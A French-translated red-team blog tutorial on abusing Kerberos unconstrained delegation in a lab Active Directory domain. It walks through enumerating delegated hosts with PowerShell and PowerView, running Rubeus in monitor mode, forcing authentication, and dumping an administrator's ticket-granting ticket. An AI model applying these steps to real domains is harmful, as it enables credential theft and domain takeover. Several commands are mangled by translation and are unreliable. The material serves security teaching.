

Articles sur le piratage

Le blog de Raj Chandel

Menu

🏠 Maison » Équipe rouge » Escalade de domaine : délégation sans contrainte

Équipe rouge

Escalade de domaine : délégation sans contrainte

28 Mai 2022 Par Raj

Introduction

Après Windows 2000, Microsoft a introduit une option permettant aux utilisateurs de s'authentifier sur un système via Kerberos et de travailler avec un autre système. Cela a été rendu possible grâce à l'option de délégation. La délégation sans contrainte est obtenue via la technique de transfert TGT, dont nous parlerons dans cet article.

Délégation Kerberos

La délégation Kerberos permet à un service d'usurper l'identité d'un ordinateur ou d'un utilisateur afin d'interagir avec un deuxième service en utilisant les privilèges et autorisations de l'utilisateur.

L'illustration classique de la nécessité de déléguer, par exemple lorsqu'un utilisateur s'authentifie auprès d'un serveur Web à l'aide de Kerberos ou d'autres protocoles, et que le serveur souhaite interagir avec un backend SQL ou un serveur de fichiers.





Type de délégation Kerberos :

- Délégation sans contrainte
- Délégation contrainte
- RBCD (délégation contrainte basée sur les ressources)

Nom du principal du service


Un nom unique (identifiant) d'une instance de service. Les SPN sont utilisés par l'authentification Kerberos pour associer une instance de service à un compte de connexion au service. Cela permet à une application client de demander au service d'authentifier un compte même si le client n'a pas de nom de compte.

Délégation sans contrainte

La fonctionnalité a fait ses débuts initialement dans Windows Server 2000, mais elle est toujours là pour des raisons de compatibilité ascendante. Fondamentalement, si un utilisateur demande un ticket de service pour un service sur un serveur défini avec une délégation sans contrainte, ce serveur extraira le TGT de l'utilisateur et le mettra en cache dans sa mémoire pour une utilisation ultérieure. Cela signifie que le serveur peut prétendre être cet utilisateur sur n'importe quelle ressource du domaine.

Sur un compte d'ordinateur, un administrateur peut définir la propriété suivante pour une délégation sans contrainte.

- Utilisateurs et ordinateurs AD -> Ordinateurs -> Faites confiance à cet ordinateur pour la délégation à n'importe quel service.



Les principales caractéristiques de la délégation sans contrainte sont :

- Habituellement, le privilège est accordé aux ordinateurs exécutant des services tels que IIS et MSSQL, car ces ordinateurs nécessitent généralement une connectivité principale avec d'autres ressources.
- Lorsqu'ils reçoivent des droits de délégation, ces ordinateurs demandent le TGT d'un utilisateur et les stockent dans leur mémoire cache.
- Avec ce TGT, ils peuvent accéder aux ressources back-end au nom de l'utilisateur authentifié.
- Le problème, c'est que ces systèmes peuvent également demander l'accès à n'importe quelle ressource du domaine en utilisant ce TGT !



- Hypothèse 2 : l'attaquant a accès à un système appartenant à un domaine (ici, une fenêtre PowerShell exécutée sur ce système)
- Utilisateur : Administrateur

Désormais, dans un scénario réel, vous n'aurez peut-être pas d'accès direct au système DC. Pour des raisons de simplicité, nous avons installé IIS sur DC et l'utilisons uniquement pour que vous compreniez l'essentiel.

Poursuivant notre extraction, nous devons apprendre les systèmes sur lesquels la délégation sans contrainte est activée. Cela peut être fait en utilisant PowerShell et le module AD.

```
1. Get-ADComputer -Filter { TrustedForDelegation -eq $true } -Properties
   trustedfordelegation, serviceprincipalname, description
```

```
PS C:\Users\Administrator> Get-ADComputer -Filter {TrustedForDelegation -eq $true} -Properties trustedfordelegation,serviceprincipalname,description

Description           :
DistinguishedName     : CN=DC1,OU=Domain Controllers,DC=ignite,DC=local
DNSHostName           : dc1.ignite.local
Enabled               : True
Name                  : DC1
ObjectClass            : computer
ObjectGUID            : 07d67029-a994-440a-be0d-98b0477528e6
SamAccountName        : DC1$
ServicePrincipalName  : {E3514235-4B06-11D1-AB04-00C04FC2DCD2-ADAM/dc1.ignite.local:50000,
                        E3514235-4B06-11D1-AB04-00C04FC2DCD2-ADAM/DC1:50000, TERMSRV/DC1, TERMSRV/dc1.ignite.local...}
SID                   : S-1-5-21-2377760704-1974907900-3052042330-1000
TrustedForDelegation  : True
UserPrincipalName     :

Description           :
DistinguishedName     : CN=WORKSTATION01,CN=Computers,DC=ignite,DC=local
DNSHostName           : workstation01.ignite.local
Enabled               : True
Name                  : WORKSTATION01
ObjectClass            : computer
ObjectGUID            : 03ac9ba7-0e89-42dc-98b6-bf0fc03796a5
SamAccountName        : WORKSTATION01$
ServicePrincipalName  : {WSMAN/workstation01.ignite.local, TERMSRV/WORKSTATION01,
                        TERMSRV/workstation01.ignite.local...}
SID                   : S-1-5-21-2377760704-1974907900-3052042330-1103
TrustedForDelegation  : True
UserPrincipalName     :

Description           :
DistinguishedName     : CN=noob,CN=Computers,DC=ignite,DC=local
DNSHostName           :
Enabled               : True
Name                  : noob
ObjectClass            : computer
ObjectGUID            : 64c31d78-0205-42e8-8d76-b6637c3e460b
SamAccountName        : noob$
SID                   : S-1-5-21-2377760704-1974907900-3052042330-1121
TrustedForDelegation  : True
UserPrincipalName     :
```

La même chose peut également être obtenue en utilisant le script PowerView qui fait partie du framework PowerSploit créé pour la sécurité offensive à l'aide de PowerShell. Vous pouvez le trouver [ici](#).

Une fois qu'un système AD est compromis, vous pouvez installer et utiliser PowerView.

```
1. Module d'importation .\powerview.ps1
2. Get-NetComputer - Sans contrainte
```

```
PS C:\Users\Administrator> Import-Module .\powerview.ps1
PS C:\Users\Administrator> Get-NetComputer -Unconstrained
dc1.ignite.local
workstation01.ignite.local
PS C:\Users\Administrator>
```

Maintenant, sur le système cible, nous devons exécuter Rubeus en mode moniteur sur le système dc1. Après cela, chaque fois qu'un utilisateur se connecte/s'authentifie sur dc1\$, Rubeus videra le TGT de l'utilisateur.

```
1. rubéus. moniteur exe /monitorinterval : 10 /targetuser:dc1$ /nowrap
```

```
C:\Users\Public>rubeus.exe monitor /monitorinterval:10 /targetuser:dc1$ /nowrap
rubeus.exe monitor /monitorinterval:10 /targetuser:dc1$ /nowrap

v2.0.2

[*] Action: TGT Monitoring
[*] Target user      : dc1$
[*] Monitoring every 10 seconds for new TGTs
```


Attendons maintenant que les utilisateurs authentiques se connectent au service IIS dc1\$ exécutant. Pour plus de simplicité, faisons cela manuellement à l'aide du module IWR.

```
1. Invoke-WebRequest http://dc1.offense.local -UseDefaultCredentials -UseBasicParsing
```

```
PS C:\WINDOWS\system32> Invoke-WebRequest http://dc1.ignite.local -UseDefaultCredentials -UseBasicParsing

StatusCode      : 200
StatusDescription : OK
Content         : <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
                  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
                  <html xmlns="http://www.w3.org/1999/xhtml">
                  <head>
                  <meta http-equiv="Content-Type" cont...
RawContent      : HTTP/1.1 200 OK
                  Accept-Ranges: bytes
                  Content-Length: 703
                  Content-Type: text/html
                  Date: Mon, 16 May 2022 10:16:33 GMT
                  ETag: "924e6b8e4529d81:0"
                  Last-Modified: Thu, 24 Feb 2022 06:12:52 GMT
                  Serve...
Forms           :
Headers         : {[Accept-Ranges, bytes], [Content-Length, 703], [Content-Type, text/html], [Date, Mon, 16 May 2022
                  10:16:33 GMT]...}
Images          : {}
InputFields     : {}
Links           : {@{outerHTML=<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>; tagName=A;
                  href=http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409}}
ParsedHtml      :
RawContentLength : 703
```

Comme vous pouvez le voir, Rubeus a maintenant capturé un nouveau ticket d'octroi de ticket (TGT) de l'utilisateur IGNITE\Administrator.


```
[*] 5/16/2022 10:17:04 AM UTC - Found new TGT: 
User      : Administrator@IGNITE.LOCAL
StartTime : 5/16/2022 3:40:21 PM
EndTime   : 5/17/2022 1:40:21 AM
RenewTill : 5/23/2022 3:40:21 PM
Flags     : name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, forwardable
Base64EncodedTicket :
doIFVDCCBVCgAwIBBAEDAgEWooIEVDCCBFBhgRMMIIESKADAgEFoQ4bDElHTklURSS5MT0NBTKIhMB+gAwIBAgEYMBYbB
mtYnRnDBsMSUd0SVRFLkxPQ0FMo4IEDDCCBAigAwIBEqEDAgECooID+gSCA/Y2Vr1DvCqcQgN8RduuXtwug26W7bCCyrZiO2
fZO+fdApnsi9KzFyFPNUFG8H1WqFiNDIMryQYR4LH4QGHWWvO2Xb28tYmG7YYuY7+DdoaRHInEdrf20mAxnjzKPXneMGm/RFT
zGqHqfWVSNXFMt0jFxAkKx05JBNS4eLJpurAjakM6LrW8pqlfVdS1zc3f3VABl1p8yLuDT88WYAFuZPE+S+ECrSn+DQkACgsc
PP6k083iW90zJDsLxTLC1coHqaBSS+OXpo2kzXvq+ORCLvIMvk3gWq2KSh/Iztm+t9exNzt6CuYVc7VUD5hTA6uZBiiUjH5k
szlMzJm26zEmz/QOBC5+Onqhn5bNTS0NUIfPirecd8QLAr0GAt057f4+PcBdwce4PS7QttxkfxdAFFpkuTBcknwPiwD5LdPgt
6D0g7MLW23H3GBRj9i/zpYzkpy0aiiJ2js2DB2JlnYFEH25eU2EX0oBbiBXmWjLvQULimIekwx6SbaQ47vDZ1RCLy3MIJNNJc
jLpeGnwQx3bU7oQgi9cZC3wF8zMQ5VCA3TWvq/wCzD2SznqW0vGy4uTgo5XLS1CGV+suUuX1EuPm1TiGe97MofKUNZicdcmB/
z/S2DQ3ISp+cIfnWL6Xv3CwM7ZzMHZvNGj5BPnJSop0JhtNUetwmmCuvd9FxSxx5ve02dAw9aBVMmT8FH/GnEae5sBuVscUxL
abUZ0GU0q/4uvF0LzJywpIUYD01r6f5opkl6xoCvgyQiRRVoYF4XntIHta0aIeo9MU4ULFNC9yJ9DP0UGUK6/ndRQ1rG/InFC
QvnzuI81/3ZiYbXdv3sASF6tu7SSEWkkHaKnWJX6vFSsRR7S0/1ZAaXUzb9roCrrkq2DjcXM+dzD4x2YPZqMm3RsyUzKzVMK
8Y90AU6XHMGLtbjMnddZerLomaxb2DaAA/umdkLrNdMrU7qEaex1vxKZfu51FytwDSEmcZCuHwjnahwOxgT0das51k+3eAeAo
SB4edBFZ+0oSczerRnsZZHrslfDnWLms4XUro+9fBbRGClu7kU0Ne/QJCjKy+pGn7VoTLgxjX5bBH5jQnQ2S2PDT4gm/SPTvD
M9z7HwS0ddvLOVnQbiX8RrQVs/8HaNBHQ32hHR5XMY1b8uGZE047gPvHUBJfSOELxuK5N/q6zikQw2fpZMEYNsMmN1n2o57e8
rJDAFEengNS6AnKyj+KzEpNjTv0tGWpwX1is8mDtcZ80cbYb3Ppe9QvUbwCU0v9uu1q4lHreSBhKdIepHnXrr8AQtcy/9VCn
6onbUW04X49zfg/LVh2tzHF0QuE0LHyEtsH3nPo5xBmw81kVw7aI/bMGjgeswgeigAwIBAKKB4ASB3X2B2jCB16CB1DCB0TCB
zqArMCmgAwIBEqEiBCAIsQ30YSLvyr9LYeH9Gert1kEsdc1bv0sTlVh200DGxqEOGwxJR05JVEUuTE9DQUyigjAYoAMCAQGHE
TAPGw1BZG1pbmLzdHJhdG9yowcDBQBA5QAAPREYDzIwMjIwNTE2MTAxMDIxWqYRGA8yMDIyMDUxNjIwMTAyMVqnERgPMjAymJj
A1MjMxMDEwMjFaqA4bDElHTklURSS5MT0NBTKkMB+gAwIBAgEYMBYbBmtYnRnDBsMSUd0SVRFLkxPQ0FM
```

Désormais, vous pouvez utiliser ce TGT pour demander l'accès à n'importe quelle ressource en demandant un TGS à cette ressource. Vous pouvez utiliser les requêtes Rubeus à cette fin. Suivez le guide Rubeus détaillé [ici](#) pour en savoir plus.

Conclusion

L'article présente une technique de délégation appelée délégation sans contrainte car, comme son nom l'indique, il n'existe aucune restriction sur la manière dont le système disposant de droits de délégation utilise les informations d'authentification d'un utilisateur. Les failles de sécurité ont amené Microsoft à introduire la délégation contrainte. Vous en apprendrez davantage à ce sujet dans le prochain article. J'espère que vous avez aimé l'article. Merci d'avoir lu.

Références : <https://www.harmj0y.net/blog/activedirectory/>

Auteur : Harshit Rajpal est un chercheur InfoSec et un penseur du cerveau gauche et droit.

Contactez [ici](#)

◀ PREVIOUS POST

Persistance du domaine : attaque Silver Ticket

NEXT POST ▶

Caldera : émulation de l'équipe rouge (partie 1)

Recherche ...

Recherche



Abonnez-Vous Au Blog Par E-Mail

Entrez votre adresse e-mail pour vous abonner à ce blog et recevoir des notifications de nouveaux articles par e-mail.

S'abonner





Catégories

Choisir une catégorie

